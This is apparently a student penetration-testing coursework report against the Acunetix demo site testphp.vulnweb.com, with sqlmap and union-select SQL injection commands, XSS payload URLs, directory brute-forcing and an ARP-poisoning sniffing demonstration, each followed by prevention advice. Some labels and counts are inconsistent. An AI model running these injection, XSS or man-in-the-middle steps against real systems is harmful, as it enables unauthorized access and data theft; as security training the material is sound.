Practical Pen-Testing

VULNERABILITIES ASSESSMENT FOR BOOK4AL

AHMED F MAHMOUD – CU2000512

Introduction and expected learning outcomes

In this course work I was asked to create a full security assessment on testphp.vulnweb.com. vuln web is a great environment to learn and practice vulnerability exploitation. I expect to learn the basics of web application vulnerabilities, exploitation, and how to construct a professional security report.

Scenario and Workflow

For this project I assumed that I was working for a penetration testing company called select for security. I also assumed that I was asked to create a full security assessment for testphp.vulnweb.com. The way I conducted the report is as follows.

1. find as many vulnerabilities as possible

2. estimate the risk of each vulnerability

   In this part, I categorized the vulnerability found into low, medium,
   Or high-risk vulnerability.


3. explain the vulnerability in detail

   in this section, I explain in detail everything about the vulnerability. What is the vulnerability, why it’s possible, and how I exploited it, and if there are other possible attacks ?

4. discuss vulnerability prevention methods

   In my opinion this is the most important part to become a professional security engineer is that you must be able to not only find and document the vulnerabilities, but also be able to fix them and be able to understand different ways to mitigate them.

Workflow Diagram


Test for vulnerability
Is this vulnerability found
No
test for the next vulnerability
Yes
Estimate The Risk
Fix The Vulnerability
High
Medium
Low
Explain The Vulnerability

The next part of the document is the report. As mentioned earlier, I assumed that I created this report while working for select security

.

Date: 12/10/2021
Confidential

Web application Testing Report

Prepared by: Ahmed.farouk@select.security.com

Contents

Executive Summary

Book4all engaged select security to conduct a penetration test for their web application. The main goal of this project is to identify any security concerns and determine what an attacker can do to the system and how to fix every security concern. This assessment is considered a black box assessment. The assessment was performed in accordance with the “best-in-class” practices as defined by ISECOM's Open-Source Security Testing Methodology Manual (OSSTMM), Open Web Application Security Project (OWASP) and Penetration Test Guidance for PCI DSS Standard.

Criteria for Risk Ratings

The following table outlines the rules for the ratings (high, medium, low) for each vulnerability. (OWASP)

Risk rating	**Description**
High	These issues identify conditions that could directly result in the compromise or "Unauthorized access of a network, system, application or sensitive information." "Examples of High-Risk issues include remote execution of commands, known buffer overflows, unauthorized access and disclosure of sensitive information."
Medium	These issues identify conditions that do not immediately or directly result in the "Compromise or unauthorized access of a network, system, application of information, but do provide a capability or information that could, in combination with other capabilities or information, result in the compromise or unauthorized access of a network, application or information." "Examples of Medium Risk issues include directory browsing, partial access to files on the system, disclosure of security mechanisms and unauthorized use of" services.
Low	These issues identify conditions that do not immediately or directly result in "Compromise of a network, system, application or information, but do provide information that could be used in combination with other information to gain insight into how to compromise or gain unauthorized access to a network, system," application or information.

Assessment Findings


juice-shop Vulnerabilities	**Category**	**Ref Number**	**Type**	**Notes**	**Risk Rating**
Sql injection (SQL-MAP)	Input Validation. SQL	OWASP-IV002	Automatic SQL injection by SQL map	Dumped the entire data base with sql map	High
Sql injection (Union Select)	Input Validation. SQL	OWASP-IV002	Manual SQL injection using union select	Dumped the entire data base using union based sql injection	High
Sensitive file exposure	Configuration Management Infrastructure	OWASP-CM008	Brute force Directory	Got access to sensitive files like the database connection file	High
No Digital Certificate (SSL)	Data Protection Transport	OWASP-DP003	No SSL certificate	Was able to sniff data transmitted	High
Sensitive file exposure	Data Protection	OWASP-DP002	Brute force Directory	Got access to extra files (Flash, CVS)	Medium
Reflected Cross site scripting	Input Validation XSS	OWASP-IV005	Reflected based XSS	Injected malicious JS in the URL	Medium
Dom based Cross site scripting	Input Validation XSS	OWASP-IV005	Dom based XSS	Injected malicious JS in the client side	Medium
Authentication	Weak Authentication	OWASPAUTHN-004 - 005	Weak Authentication	Easy to guess username and password	Low

High risk findings


The following section explains in detail the high-risk vulnerabilities. I was able to find 4 high risk vulnerabilities. (SQL injection, Sensitive file exposure, No SSL Certificate)

What is SQL injection

To understand what SQL injection, you must know how web server's work. In the figure below you can see that all the data is stored on the database and the web server sends commands (sql commands) to the database to retrieve, add, or edit data inside the database.



SQL injection is using input fields on the website to inject sql commands inside the web server the web server then sends the injected sql commands to the database and retrieves the information.



Sql injection (SQL-MAP)


Sql map is great tool that allows for automatic sql injection for this attack I will demonstrate how I was able to dump the book4all database using sql map. I was able to know that the website is vulnerable to sql injection because when I tried to add a ' in the url it resulted in the following error.

Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /hj/var/www/search.php on line 61

This means that the URL was not validated before sending is to the database making it vulnerable to sql injection.

I used the following commands to dump the sql data base using SQL map

1. *sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 –dbs* used to find all the databases
2. *sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart — tables* to find all the tables
3. *sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users –columns* to find all the columns in the users' table
4. *sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users –dump* to dump the entire users' table




```
Database: acuart
Table: users
[1 entry]
+-------------+----------------------------------+-------------------------------------+------+----------------------+---------+-------+---------+
| cc          | cart                             | name                                | pass | email                | phone   | uname | address |
+-------------+----------------------------------+-------------------------------------+------+----------------------+---------+-------+---------+
| 72378872344 | 78aa65f8bb43e2891f782778d34d1dad | aditya"><img src=x onerror=alert(1)> | test | fodemais@gmail.com   | <blank> | test  | sadas   |
+-------------+----------------------------------+-------------------------------------+------+----------------------+---------+-------+---------+
```

Manual sql injection (union select based SQL injection)

In this part I created the same attack but instead of using sql map I crafted my own union select statement.

1. http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,database(),3



TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art [go]


Browse categories
Browse artists
Your cart

artist: acuart

3

view pictures of the artist

2. http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,group_concat(table_name),3 from information_schema.tables where table_schema=database()



acunetix acuart

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo


search art [go]

Browse categories
Browse artists

artist: artists,carts,categ,featured,guestbook,pictures,products,users

3

3. http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,group_concat(uname),3 from users



TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art [go]

Browse categories

artist: test

like the sql map, I was able to find the only user in the database (tes/test)

SQL injection prevention

There are multiple ways to prevent SQL injection

Option 1: using Prepared Statements

Option 2: Input Validation


Option 3: Escaping All User Input

Sensitive data exposure

When an organization accidentally exposes sensitive data, or when a security incident results in the unauthorized damage, loss, alteration, or unauthorized disclosure of, or access to sensitive data, this is known as sensitive data exposure.

In this test I used a popular tool called Dir buster to brute force directories on the website. Dir buster has both a graphical user interface and a command line interface for this example I used the graphical user interface. Dir buster comes preinstalled in kali Linux, so I did not need to download it.

Steps open the program and specify the target website then choose the word list to brute force from in my example I used a popular list on git hub https://github.com/digination/dirbuster-ng/blob/master/wordlists/common.txt I copied this word list to my desktop and specified it in the GUI



Target URL (eg http://example.com:80/): http://testphp.vulnweb.com:80/

Work Method: ○ Use GET requests only ● Auto Switch (HEAD and GET)

Number Of Threads: 200 Thre... ☑ Go Faster

Select scanning type: ● List based brute force ○ Pure Brute Force

File with list of dirs/files: /home/kali/Desktop/listone.txt

Char set: a-zA-Z0-9%20-_ Min length: 1 Max Length: 8

Select starting options: ● Standard start point ○ URL Fuzz

☑ Brute Force Dirs ☑ Be Recursive Dir to start with: /

☑ Brute Force Files □ Use Blank Extension File extension: php

URL to fuzz - /test.html?url={dir}.asp: /index.php

Please complete the test details

After inspecting the output file, I was able to find the follwing sensitive files

- *http://testphp.vulnweb.com/index.zip*
- *http://testphp.vulnweb.com/.idea/workspace.xml*
- *http://testphp.vulnweb.com/admin/*
- *http://testphp.vulnweb.com/Mod_Rewrite_Shop/.htaccess*
- *http://testphp.vulnweb.com/crossdomain.xml*
- *http://testphp.vulnweb.com/CVS/Root*
- *http://testphp.vulnweb.com/secured/phpinfo.php*
- *http://testphp.vulnweb.com/_mmServerScripts/mysql.php*

Along with these sensitive files I was able to find a few directories that include sensitive data about the organization.


- http://testphp.vulnweb.com/Flash/
- http://testphp.vulnweb.com/CVS/
- http://testphp.vulnweb.com/.idea/

No Digital Certificate (SSL)


Transport Layer Security, the successor of the now-deprecated Secure Sockets Layer, is a cryptographic protocol designed to provide communications security over a computer network. When a website is using SSL, it will encrypt all the traffic between the client and the server using the private key and public key encryption algorithm RSA. But in book4all case the website does not use SSL which means all the traffic are sent as plain text and any attacker can read all the data being transmitted.

Practical implementation

For this implementation I will create an ARP poisoning man in the middle attack and intercept the traffic sent from my phone to the testphp.vulnweb website by using wire shark. Using Ettercap, I was able to put my computer in the middle (man in the middle) between my router and my phone.



Now I will run wire shark on my laptop and sniff all the packets from my device and my phone. Then I will search for a product on the website from my phone and inspect the traffic with wire shark on my laptop to capture the product searched for on my phone.



Wireshark · Packet 1342 · Wi-Fi

```
> Frame 1342: 766 bytes on wire (6128 bits), 766 bytes captured (6128 bits) on interface \Device\NPF_{972E1A1C-D89C-4F50-8DF0-850E9AEDB0FC}, id 0
> Ethernet II, Src: Tp-LinkT_e7:4c:31 (d0:37:45:e7:4c:31), Dst: HuaweiTe_2f:7d:12 (7c:1c:f1:2f:7d:12)
v Internet Protocol Version 4, Src: 192.168.100.156, Dst: 44.228.249.3
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  > Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 752
    Identification: 0x6a44 (27204)
  > Flags: 0x4000, Don't fragment
    Fragment offset: 0
    Time to live: 128
    Protocol: TCP (6)
    Header checksum: 0x4297 [validation disabled]
    [Header checksum status: Unverified]
    Source: 192.168.100.156
    Destination: 44.228.249.3
> Transmission Control Protocol, Src Port: 63912, Dst Port: 80, Seq: 1, Ack: 1, Len: 712
> Hypertext Transfer Protocol
v HTML Form URL Encoded: application/x-www-form-urlencoded
  v Form item: "searchFor" = "product sent from phone"
      Key: searchFor
      Value: product sent from phone
  > Form item: "goButton" = "go"
```


As it is show in the figure above, I was able to capture the searched product in plain text. This is considered a high risk because all the traffic is not encrypted and is very easy for attackers to intercept. To fix this vulnerability the contact the webhosting company and request an SSL certificate.

Medium risk findings

The following section explains in detail the medium-risk vulnerabilities I was able to find 3 medium risk vulnerabilities (XSS, broken access control)

What is Cross site scripting

Cross site scripting also known as XSS is a web application vulnerability that allows the attacker to change the user's interaction with the vulnerable web page. This is achieved by injecting malicious java script code. Java scrip can change in the actual html of the page. So, if an attacker injects malicious java script on the webserver it can change the behavior of the website.



There are 3 main types of XSS


Stored XSS, where the malicious script comes from the website's database.

Reflected XSS, where the malicious script comes from the current HTTP request.

DOM-based XSS, where the vulnerability exists in client-side code rather than server-side code.

Reflected XSS

The URL parameter of the page does not filter any java script code there for I was able to inject malicious java script in the URL creating a reflected XSS.




testphp.vulnweb.com/listproducts.php?cat=<script>alert(%27xss-found%27)</script>

testphp.vulnweb.com says

xss-found

Dom based XSS

where the vulnerability exists in client-side code rather than server-side code. For this part I was able to inject the malicious java scrip in the search bar on my side (the client side). Resulting in a Dom based XSS



Not secure | testphp.vulnweb.com/search.php?test=query

testphp.vulnweb.com says
xss-found

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

search art
cript>alert('xss

searched for:

XSS prevention

Preventing cross-site scripting can be simple in some circumstances, but it can be much more difficult in others, depending on the application's sophistication and how it handles user-controllable data. In general, preventing XSS vulnerabilities will almost certainly need a mix of the following measures:


1. Filter input on arrival
2. Encode data on output.
3. Use appropriate response headers
4. Content Security Policy

Low Risk Findings

The following section explains in detail the low-risk vulnerabilities. I was able to find 1 low risk vulnerability.

Weak Authentication

After I was able to find the username and password of a user from the sql injection section, I found out that the username and password where both test/test. This is considered a low-risk vulnerability because it is very easy to guess or brute force such credentials. To mitigate against such vulnerabilities all the users must create a strong password with at least 2 numbers and 1 symbol and a minimum length of 9 characters.



```
Database: acuart
Table: users
[1 entry]
+-------------+----------------------------------+---------------------------------------+------+--------------------+---------+-------+---------+
| cc          | cart                             | name                                  | pass | email              | phone   | uname | address |
+-------------+----------------------------------+---------------------------------------+------+--------------------+---------+-------+---------+
| 72378872344 | 78aa65f8bb43e2891f782778d34d1dad | aditya"><img src=x onerror=alert(1)>  | test | fodemais@gmail.com | <blank> | test  | sadas   |
+-------------+----------------------------------+---------------------------------------+------+--------------------+---------+-------+---------+
```

Conclusion

In conclusion, select security completed the penetration testing report for the book4all website. And we were able to find a total of 8 vulnerabilities 4 high risk vulnerabilities, 3 medium risk vulnerabilities, and 1 low risk vulnerability.